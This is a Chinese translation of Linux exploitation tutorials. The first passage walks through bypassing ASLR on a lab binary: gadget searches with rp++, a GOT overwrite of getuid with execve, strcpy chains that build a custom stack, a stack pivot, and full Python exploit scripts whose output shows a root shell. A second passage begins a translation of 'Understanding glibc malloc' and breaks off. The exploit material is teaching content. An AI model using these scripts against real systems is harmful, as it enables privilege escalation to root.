0x8049f48 <_DYNAMIC+32>: 0x00000005 0x0804826c
```

2. 将 ESI 设为 `0x01020101` 。推荐这个值，因为我们不能将其设为 `0x0` ，它是 `strcpy` 的漏洞代码，零是坏字符。同样，确保产生的值（储存在 EBX 中）也不包含零。

3. 像下面那样设置 EBX：

```
ebx+esi*4-0xe0 = 0x8049f3c
ebx = 0x8049f3c -(0x01020101*0x4) + 0xe0
ebx = 0x3fc9c18
```

因此，我们发现，为了调用 `_fini` ，我们需要确保 EBX 和 ESI 分别加载为 `0x3fc9c18` 和 `0x01020101` 。

同样确保 EAX 不要在 `_fini` 的返回处（ `0x8048635` ）和返回指令（ `0x80485d0` ）之间修改。这可以通过设置 `edi = esi + 1` 来实现。如果设置了 `edi = esi + 1` ，跳转指令 `0x80485c7` 就会确保控制流跳转到 `0x80485c9` 的指令。之后我们可以看到， `0x80485c9` 指令到返回指令（ `0x80485d0` ）之间，EAX 都不会改动。

零件 5：将 EBX 加载为 `0x3fc9c18` ：

```
$ ~/roptools/rp++ --atsyntax -f ./vuln -r 1
Trying to open './vuln'..
Loading ELF information..
FileFormat: Elf, Arch: Ia32
Using the AT&T syntax..

Wait a few seconds, rp++ is looking for gadgets..
in PHDR
0 found.

in LOAD
65 found.

A total of 65 gadgets found.
...
0x08048618: popl %ebp ; ret ; (1 found)
0x08048380: popl %ebx ; ret ; (1 found)
0x08048634: popl %ebx ; ret ; (1 found)
...
$
```

零件 6：将 ESI 加载为 `0x01020101`，EDI 加载为 `0x01020102`：

```
$ ~/roptools/rp++ --atsyntax -f ./vuln -r 3
Trying to open './vuln'..
Loading ELF information..
FileFormat: Elf, Arch: Ia32
Using the AT&T syntax..

Wait a few seconds, rp++ is looking for gadgets..
in PHDR
0 found.

in LOAD
135 found.

A total of 135 gadgets found.
...
0x080485ce: popl %edi ; popl %ebp ; ret ; (1 found)
0x080485cd: popl %esi ; popl %edi ; popl %ebp ; ret ; (1 found)
0x08048390: pushl 0x08049FF8 ; jmpl *0x08049FFC ; (1 found)
...
$
```

零件 7：将 `0x1` 复制到内存地址 `0x804a028` ：

```
$ ~/roptools/rp++ --atsyntax -f ./vuln -r 5
Trying to open './vuln'..
Loading ELF information..
FileFormat: Elf, Arch: Ia32
Using the AT&T syntax..

Wait a few seconds, rp++ is looking for gadgets..
in PHDR
0 found.

in LOAD
183 found.

A total of 183 gadgets found.
...
0x080485ca: les (%ebx,%ebx,2), %ebx ; popl %esi ; popl %edi ; po
pl %ebp ; ret ; (1 found)
0x08048498: movb $0x00000001, 0x0804A028 ; addl $0x04, %esp ; po
pl %ebx ; popl %ebp ; ret ; (1 found)
0x0804849b: movb 0x83010804, %al ; les (%ebx,%ebx,2), %eax ; pop
l %ebp ; ret ; (1 found)
...
$
```

现在我们完成了零件的搜索。让我们开始游戏吧！

零件搜索总结

- 为了零件 1 的成功调用，我们需要零件 2 和 3。
- 由于零件 3 不存在，我们执行手动搜索，并找到了零件 4、5、6 和 7。
- 为了零件 4 的成功调用，我们需要零件 5、6 和 7。

利用代码

下面的利用代码使用 `execve` 函数地址覆盖了 `GOT[getuid]` ：

```
#!/usr/bin/env python
import struct
from subprocess import call

'''
 G1: 0x0804849e: addl %eax, 0x5D5B04C4(%ebx) ; ret ;
 G2: 0x080484a2: popl %ebx ; pop ebp; ret ;
 G3: 0x????????: popl %eax ; ret ; (NOT found)
 G4: 0x080485b3: mov 0x34(%esp),%eax...
 G5: 0x08048380: pop ebx ; ret ;
 G6: 0x080485cd: pop esi ; pop edi ; pop ebp ; ret ;
```

```
 G7: 0x08048498: movb $0x1,0x804a028...
'''

g1 = 0x0804849e
g2 = 0x080484a2
g4 = 0x080485b3
g5 = 0x08048380
g6 = 0x080485cd
g7 = 0x08048498
dummy = 0xdeadbeef
esi = 0x01020101
edi = 0x01020102
ebx = 0x3fc9c18 #ebx = 0x8049f3c - (esi*4) + 0xe0
off = 0xfffff530

#endianess convertion
def conv(num):
 return struct.pack("<I",num* 268 #Junk
buf += conv(g7) #movb $0x1,0x804a028; add esp, 0x04; pop ebx; po
p ebp; ret;
buf += conv(dummy)
buf += conv(dummy)
buf += conv(dummy)
buf += conv(g6) #pop esi; pop edi; pop ebp; ret;
buf += conv(esi) #esi
buf += conv(edi) #edi
buf += conv(dummy)
buf += conv(g5) #pop ebx; ret;
buf += conv(ebx) #ebx
buf += conv(g4) #mov 0x34(%esp),%eax; ...

for num in range(0,11):
 buf += conv(dummy)

buf += conv(g2) #pop ebx; pop ebp; ret;
ebx = 0xaaa99b40 #getuid@GOT-0x5d5b04c4
buf += conv(ebx)
buf += conv(off)
buf += conv(g1) #addl %eax, 0x5D5B04C4(%ebx); ret;
buf += "B" * 4

print "Calling vulnerable program"
call(["./vuln", buf])
```

执行上面的利用代码会生成核心文件。打开核心文件来查看 `GOT[getuid]` 被 `execve` 函数地址覆盖（在下面展示）：

```
$ python oexp.py
Calling vulnerable program
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA????????????????????????????????????????@???0?????BBB
B
Len:376
sploitfun@sploitfun-VirtualBox:~/lsploits/new/aslr/part3$ sudo g
db -q vuln
Reading symbols from /home/sploitfun/lsploits/new/aslr/part3/vul
n...(no debugging symbols found)...done.
(gdb) core-file core
[New LWP 18781]
warning: Can't read pathname for load map: Input/output error.
Core was generated by `./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0 0x42424242 in ?? ()
(gdb) x/1xw 0x804a004
0x804a004 <getuid@got.plt>: 0xb761a1f0
(gdb) p getuid
$1 = {} 0xb761acc0
(gdb) p execve
$2 = {} 0xb761a1f0
(gdb)
```

好的，我们已经成功将 `getuid` 的 GOT 条目覆盖为 `execve` 的地址。因为现在为止，任何 `getuid` 的调用都会调用 `execve` 。

派生 root shell

我们的利用还没完，我们刚刚执行了 GOT 覆盖，还需要派生出 root shell。为了派生 root shell，将下面的 Libc 函数（以及它们的参数）复制到栈上。

```
seteuid@PLT | getuid@PLT | seteuid_arg | execve_arg1 | execve_ar
g2 | execve_arg3
```

其中：

- `setuid@PLT` ： `setuid` 的 PLT 代码地址（ `0x80483c0` ）。
- `getuid@PLT` ： `getuid` 的 PLT 代码地址（ `0x80483b0` ），但是这回调用 `execve` ，因为我们已经执行了 GOT 覆盖。
- `seteuid_arg` 应该为 0 来获得 root shell。
- `execve_arg1` -- 文件名称 -- 字符串 `/bin/sh` 的地址。
- `execve_arg2` -- `argv` -- 参数数组的地址，它的内容

  是 `[Address of “/bin/sh”, NULL]` 。
- `execve_arg3` -- `envp` -- `NULL` 。

我们在第五篇中看到，因为我们不能直接使用 0 来溢出缓冲区（因为 0 是坏字符），我们可以使用 `strcpy` 链来复制 0 代替 `seteuid_arg` 。但是这个解法不能在这里使用，因为栈是随机化的，知道 `seteuid_arg` 的栈上位置的准确地址十分困难。

> 如何绕过栈地址随机化？

可以使用自定义栈和 stack pivot 技巧来绕过它。

> 什么是自定义栈？

自定义栈是由攻击者控制的栈区域。它复制 Libc 函数链，以及函数参数来绕过栈随机化。由于攻击者选择了任何非位置独立和可写的进程的内存区域作为自定义栈，所以可以绕过。在我们的二进制 `vuln` 中，可写和非位置独立的内存区域，是 `0x804a000` 和 `0x804b000` （在下面展示）：

```
$ cat /proc//maps
08048000-08049000 r-xp 00000000 08:01 399848 /home/sploitfun/lsploits/aslr/vuln
08049000-0804a000 r--p 00000000 08:01 399848 /home/sploitfun/lsploits/aslr/vuln
0804a000-0804b000 rw-p 00001000 08:01 399848 /home/sploitfun/lsploits/aslr/vuln
b7e21000-b7e22000 rw-p 00000000 00:00 0
b7e22000-b7fc5000 r-xp 00000000 08:01 1711755 /lib/i386-linux-gnu/libc-2.15.so
b7fc5000-b7fc7000 r--p 001a3000 08:01 1711755 /lib/i386-linux-gnu/libc-2.15.so
b7fc7000-b7fc8000 rw-p 001a5000 08:01 1711755 /lib/i386-linux-gnu/libc-2.15.so
b7fc8000-b7fcb000 rw-p 00000000 00:00 0
b7fdb000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0 [vdso]
b7fde000-b7ffe000 r-xp 00000000 08:01 1711743 /lib/i386-linux-gnu/ld-2.15.so
b7ffe000-b7fff000 r--p 0001f000 08:01 1711743 /lib/i386-linux-gnu/ld-2.15.so
b7fff000-b8000000 rw-p 00020000 08:01 1711743 /lib/i386-linux-gnu/ld-2.15.so
bffdf000-c0000000 rw-p 00000000 00:00 0 [stack]
$
```

例如，包含 `.data` 和 `.bss` 段的内存区域可以用作自定义栈位置。我选择了 `0x804a360` 作为自定义栈位置。

现在选择自定义栈位置之后，我们需要将 Libc 函数链以及它们的函数复制到自定义栈中。我们这里，将下面的 Libc 函数（以及它们的参数）复制到自定义栈位置，以便派生 root shell。

```
seteuid@PLT | getuid@PLT | seteuid_arg | execve_arg1 | execve_ar
g2 | execve_arg3
```

为了将这些内容复制到栈上，我们需要将实际栈的返回地址，覆盖为一系列 `strcpy` 调用。例如，为了将 `seteuid@PLT (0x80483c0)` 复制到自定义栈上，我们需要：

- 四个 `strcpy` 调用 -- 每个十六进制值（ `0x08, 0x04, 0x83, 0xc0` ）使用一个 `strcpy` 调用。
- `strcpy` 的来源参数应该是可执行内存区域的地址，它包含所需的十六进制值，并且我们也需要确保这个值不被改动，它在所选的内存区域存在。
- `strcpy` 的目标参数应该是自定义栈位置的目标地址。

遵循上面的过程，我们就建立了完整的自定义栈。一旦自定义栈建立完成，我们需要将自定义栈移动到真实的栈上，使用 stack pivot 技巧。

> 什么是 stack pivot？

stack pivot 使用 `leave ret` 指令来实现。我们已经知道了， `leave` 指令会翻译为：

```
mov ebp, esp
pop ebp
```

所以在 `leave` 指令之前，使用自定义栈地址来加载 EBP -- 当 `leave` 指令执行时，会使 ESP 指向 EBP。所以，在转移到自定义栈之后，我们会继续执行一 Libc 函数序列，它们加载到了自定义栈上，然后就获得了 root shell。

完整的利用代码

```
#exp.py
#!/usr/bin/env python
import struct
from subprocess import call

#GOT overwrite using ROP gadgets
'''
 G1: 0x0804849e: addl %eax, 0x5D5B04C4(%ebx) ; ret ;
 G2: 0x080484a2: popl %ebx ; pop ebp; ret ;
 G3: 0x????????: popl %eax ; ret ; (NOT found)
 G4: 0x080485b3: mov 0x34(%esp),%eax...
 G5: 0x08048380: pop ebx ; ret ;
 G6: 0x080485cd: pop esi ; pop edi ; pop ebp ; ret ;
 G7: 0x08048498: movb $0x1,0x804a028...
'''
```

```
g1 = 0x0804849e
g2 = 0x080484a2
g4 = 0x080485b3
g5 = 0x08048380
g6 = 0x080485cd
g7 = 0x08048498
dummy = 0xdeadbeef
esi = 0x01020101
edi = 0x01020102
ebx = 0x3fc9c18               #ebx = 0x8049f3c - (esi*4) + 0xe0
off = 0xfffff530

#Custom Stack
#0x804a360 - Dummy EBP|seteuid@PLT|getuid@PLT|seteuid_arg|execve
_arg1|execve_arg2|execve_arg3
cust_esp = 0x804a360          #Custom stack base address
cust_base_esp = 0x804a360     #Custom stack base address
#seteuid@PLT 0x80483c0
seteuid_oct1 = 0x8048143      #08
seteuid_oct2 = 0x8048130      #04
seteuid_oct3 = 0x8048355      #83
seteuid_oct4 = 0x80481cb      #c0
#getuid@PLT 0x80483b0
getuid_oct1 = 0x8048143       #08
getuid_oct2 = 0x8048130       #04
getuid_oct3 = 0x8048355       #83
getuid_oct4 = 0x80483dc       #b0
#seteuid_arg 0x00000000
seteuid_null_arg = 0x804a360
#execve_arg1 0x804ac60
execve_arg1_oct1 = 0x8048143  #08
execve_arg1_oct2 = 0x8048130  #04
execve_arg1_oct3 = 0x8048f44  #AC
execve_arg1_oct4 = 0x804819a  #60
#execve_arg2 0x804ac68
execve_arg2_oct1 = 0x8048143  #08
execve_arg2_oct2 = 0x8048130  #04
execve_arg2_oct3 = 0x8048f44  #AC
execve_arg2_oct4 = 0x80483a6  #68
#execve_arg3 0x00000000
execve_null_arg = 0x804a360
execve_path_dst = 0x804ac60   #Custom stack location which conta
ins execve_path "/bin/sh"
execve_path_oct1 = 0x8048154  #/
execve_path_oct2 = 0x8048157  #b
execve_path_oct3 = 0x8048156  #i
execve_path_oct4 = 0x804815e  #n
execve_path_oct5 = 0x8048162  #s
execve_path_oct6 = 0x80483a6  #h
execve_argv_dst = 0x804ac68   #Custom stack location which conta
ins execve_argv [0x804ac60, 0x0]
execve_argv1_oct1 = 0x8048143 #08
execve_argv1_oct2 = 0x8048130 #04
```

```
execve_argv1_oct3 = 0x8048f44 #AC
execve_argv1_oct4 = 0x804819a #60
strcpy_plt = 0x80483d0        #strcpy@PLT
ppr_addr = 0x080485ce         #popl %edi ; popl %ebp ; ret ;

#Stack Pivot
pr_addr = 0x080484a3          #popl %ebp ; ret ;
lr_addr = 0x08048569          #leave ; ret ;

#endianess convertion
def conv(num):
 return struct.pack("<I",num* 268 #Junk
buf += conv(g7)               #movb $0x1,0x804a028; add esp, 0x0
4; pop ebx; pop ebp; ret;
buf += conv(dummy)
buf += conv(dummy)
buf += conv(dummy)
buf += conv(g6)               #pop esi; pop edi; pop ebp; ret;
buf += conv(esi)              #esi
buf += conv(edi)              #edi
buf += conv(dummy)
buf += conv(g5)               #pop ebx; ret;
buf += conv(ebx)              #ebx
buf += conv(g4)               #mov 0x34(%esp),%eax; ...

for num in range(0,11):
 buf += conv(dummy)

buf += conv(g2)               #pop ebx; pop ebp; ret;
ebx = 0xaaa99b40              #getuid@GOT-0x5d5b04c4
buf += conv(ebx)
buf += conv(off)
buf += conv(g1)               #addl %eax, 0x5D5B04C4(%ebx); ret;
#Custom Stack
#Below stack frames are for strcpy (to copy seteuid@PLT to custo
m stack)
cust_esp += 4                 #Increment by 4 to get past Dummy
EBP.
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(seteuid_oct4)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(seteuid_oct3)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(seteuid_oct2)
cust_esp += 1
```

```
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(seteuid_oct1)
#Below stack frames are for strcpy (to copy getuid@PLT to custom
 stack)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(getuid_oct4)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(getuid_oct3)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(getuid_oct2)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(getuid_oct1)
#Below stack frames are for strcpy (to copy seteuid arg  to cust
om stack)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(seteuid_null_arg)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(seteuid_null_arg)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(seteuid_null_arg)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(seteuid_null_arg)
#Below stack frames are for strcpy (to copy execve_arg1  to cust
om stack)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
```

```
buf += conv(cust_esp)
buf += conv(execve_arg1_oct4)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(execve_arg1_oct3)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(execve_arg1_oct2)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(execve_arg1_oct1)
#Below stack frames are for strcpy (to copy execve_arg2  to cust
om stack)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(execve_arg2_oct4)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(execve_arg2_oct3)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(execve_arg2_oct2)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(execve_arg2_oct1)
#Below stack frames are for strcpy (to copy execve_arg3  to cust
om stack)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(execve_null_arg)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(execve_null_arg)
cust_esp += 1
buf += conv(strcpy_plt)
```

```
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(execve_null_arg)
cust_esp += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(cust_esp)
buf += conv(execve_null_arg)
#Below stack frame is for strcpy (to copy execve path "/bin/sh"
to custom stack @ loc 0x804ac60)
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_path_dst)
buf += conv(execve_path_oct1)
execve_path_dst += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_path_dst)
buf += conv(execve_path_oct2)
execve_path_dst += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_path_dst)
buf += conv(execve_path_oct3)
execve_path_dst += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_path_dst)
buf += conv(execve_path_oct4)
execve_path_dst += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_path_dst)
buf += conv(execve_path_oct1)
execve_path_dst += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_path_dst)
buf += conv(execve_path_oct5)
execve_path_dst += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_path_dst)
buf += conv(execve_path_oct6)
#Below stack frame is for strcpy (to copy execve argv[0] (0x804a
c60) to custom stack @ loc 0x804ac68)
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_argv_dst)
buf += conv(execve_argv1_oct4)
execve_argv_dst += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
```

```
buf += conv(execve_argv_dst)
buf += conv(execve_argv1_oct3)
execve_argv_dst += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_argv_dst)
buf += conv(execve_argv1_oct2)
execve_argv_dst += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_argv_dst)
buf += conv(execve_argv1_oct1)
#Below stack frame is for strcpy (to copy execve argv[1] (0x0) t
o custom stack @ loc 0x804ac6c)
execve_argv_dst += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_argv_dst)
buf += conv(execve_null_arg)
execve_argv_dst += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_argv_dst)
buf += conv(execve_null_arg)
execve_argv_dst += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_argv_dst)
buf += conv(execve_null_arg)
execve_argv_dst += 1
buf += conv(strcpy_plt)
buf += conv(ppr_addr)
buf += conv(execve_argv_dst)
buf += conv(execve_null_arg)
#Stack Pivot
buf += conv(pr_addr)
buf += conv(cust_base_esp)
buf += conv(lr_addr)

print "Calling vulnerable program"
call(["./vuln", buf])
```

执行上述利用代码，我们会获得 root shell（在下面展示）：

```
$ python exp.py
Calling vulnerable program
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA???????????????????????????????????????@???0???????d
????e?U???f?0???g?C???h????i?U???j?0???k?C???l?`???m?`???n?`???o
?`???p?????q???r?0???s?C???t?????u???v?0???w?C???x?`???y?`???z?`
???{?`???`?T???a?W???b?V???c?^???d?T???e?b???f?????h?????i???j?0
???k?C???l?`???m?`???n?`???o?`???`?i?
Len:1008
# id
uid=1000(sploitfun) gid=1000(sploitfun) euid=0(root) egid=0(root
) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
09(lpadmin),124(sambashare),1000(sploitfun)
# exit
$
```

参考

[PAYLOAD ALREADY INSIDE: DATA REUSE FOR ROP EXPLOITS]

理解 glibc malloc

> 译者：猫科龙@csdn
>
> 来源：http://blog.csdn.net/maokelong95/article/details/51989081
>
> 本篇文章主要完成了对「Understanding glibc malloc」的翻译工作。限于本人翻译水平与专业技术水平（纯粹为了了解内存分配而翻），本文章必定会有很多不足之处，请大家见谅，也欢迎大家的指正！
>
> 联系邮箱：974985526@qq.com。
>
> 2017/03/17
>
> 优化排版

堆内存是一个很有意思的领域，这样的问题：

> 堆内存是如何从内核中分配的？ 内存管理效率怎样？ 它是由内核、库函数，还是应用本身管理的？ 堆内存可以开发吗？

我也困惑了很久，但是直到最近我才有时间去了解它。下面就让我来谈谈我的研究成果。开源社区提供了很多现成的内存分配器(memory allocators)：

- dlmalloc – General purpose allocator
- ptmalloc2 – glibc
- jemalloc – FreeBSD and Firefox
- tcmalloc – Google
- libumem – Solaris
- …


每一种分配器都宣称自己快(fast)、可拓展(scalable)、效率高(memory efficient)！但是并非所有的分配器都适用于我们的应用。内存吞吐量大(memory hungry)的应用程序的性能很大程度上取决于内存分配器的性能。

在这篇文章中，我将只谈论「glibc malloc」内存分配器。为了更好地理解「glibc malloc」，我会联系最近的源代码。

> 历史：ptmalloc2 基于 dlmalloc 开发，并添加了对多线程的支持，于 2006 年公布。在公布之后，ptmalloc2 被整合到 glibc 源代码中，此后 ptmalloc2 所有的修改都直接提交到 glibc 的 malloc 部分去了。因此，ptmalloc2 的源码和 glibc 的 malloc源码有很多不一致的地方。（译者注：1996 年出现的 dlmalloc 只有一个主分配区，为所有线程所争用，1997 年发布的 ptmalloc 在 dlmalloc 的基础上引入了非主分配区的支持。）

系统调用

在之前的文章中提到过malloc的内部调用为 brk 或 mmap 。

> 译者注：其中有一张关于虚拟地址空间分布的图片，我觉得很有助于本篇文章的理解，因此把它放在此处。
>
> 
>

线程处理

Linux 的早期版本使用 dlmalloc 为默认内存分配器，但是因为 ptmalloc2 提供了多线程支持，所以 Linux 后来采用 ptmalloc2 作为默认内存分配器。多线程支持可以提升内存分配器的性能，进而间接提升应用的性能。

在 dlmalloc 中，当有两个线程同时调用 malloc 时，只有一个线程能够访问临界区(critical section)——因为「空闲列表数据结构」(freelist data structure)被所有可用线程共享。正如此，使用 dlmalloc 的多线程应用会在内存分配上耗费过多时间，导致整个应用性能的下降。

而在 ptmalloc2 中，当有两个线程同时调用 malloc 时，内存均会得到立即分配——因为每个线程都维护着一个独立的「堆段」(heap segment)，因此维护这些堆的「空闲列表数据结构」也是独立的。这种为每个线程独立地维护堆和「空闲列表数据结构」的行为就称为 **per thread arena**。

Example:

```
/* Per thread arena example. */
#include <stdio.h>
#include <stdlib.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/types.h>

void* threadFunc(void* arg) {
        printf("Before malloc in thread 1\n");
        getchar();
        char* addr = (char*) malloc(1000);
        printf("After malloc and before free in thread 1\n");
        getchar();
        free(addr);
        printf("After free in thread 1\n");
        getchar();
}

int main() {
        pthread_t t1;
        void* s;
        int ret;
        char* addr;

        printf("Welcome to per thread arena example::%d\n",getpi
d());
        printf("Before malloc in main thread\n");
        getchar();
        addr = (char*) malloc(1000);
        printf("After malloc and before free in main thread\n");
        getchar();
        free(addr);
        printf("After free in main thread\n");
        getchar();
        ret = pthread_create(&t1, NULL, threadFunc, NULL);
        if(ret)
        {
                printf("Thread creation error\n");
                return -1;
        }
        ret = pthread_join(t1, &s);
        if(ret)
        {
                printf("Thread join error\n");
                return -1;
        }
        return 0;
}
```

输出分析

在主线程 malloc 之前

在如下的输出里我们可以看到，这里还 没有「 堆段」 也没有 「每线程栈」(per-thread stack)，因为 thread1 还没有创建！

```
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$ ./mthread

Welcome to per thread arena example::6501
Before malloc in main thread
...
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$ cat /proc
/6501/maps
08048000-08049000 r-xp 00000000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
08049000-0804a000 r--p 00000000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
0804a000-0804b000 rw-p 00001000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
b7e05000-b7e07000 rw-p 00000000 00:00 0
...
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$
```

在主线程 malloc 之后

在如下的输出中我们可以看到堆段产生在数据段(0804b000 - 0806c000)之上，这表明堆内存是通过更高级别的中断产生（也即 brk 中断）。此外，请注意，尽管用户只申请了 1000 字节的内存，但是实际产生了 132KB 的堆内存。这个连续的堆内存区域被称为 「**arena**」 。因为这个「arena」是被主线程建立的，因此称为「**main arena**」。接下来的申请会继续分配这个「arena」的132KB中剩余的部分，直到用尽。当用尽时，它可以通过更高级别的中断扩容，在扩容之后，「top chunk」的大小也随之调整以圈进这块额外的空间。相应地，「arena」也可以在「top chunk」空间过大时缩小。

> 注意：top chunk是一个arena中最顶层的chunk。有关top chunk的更多信息详见下述“top chunk”部分。

```
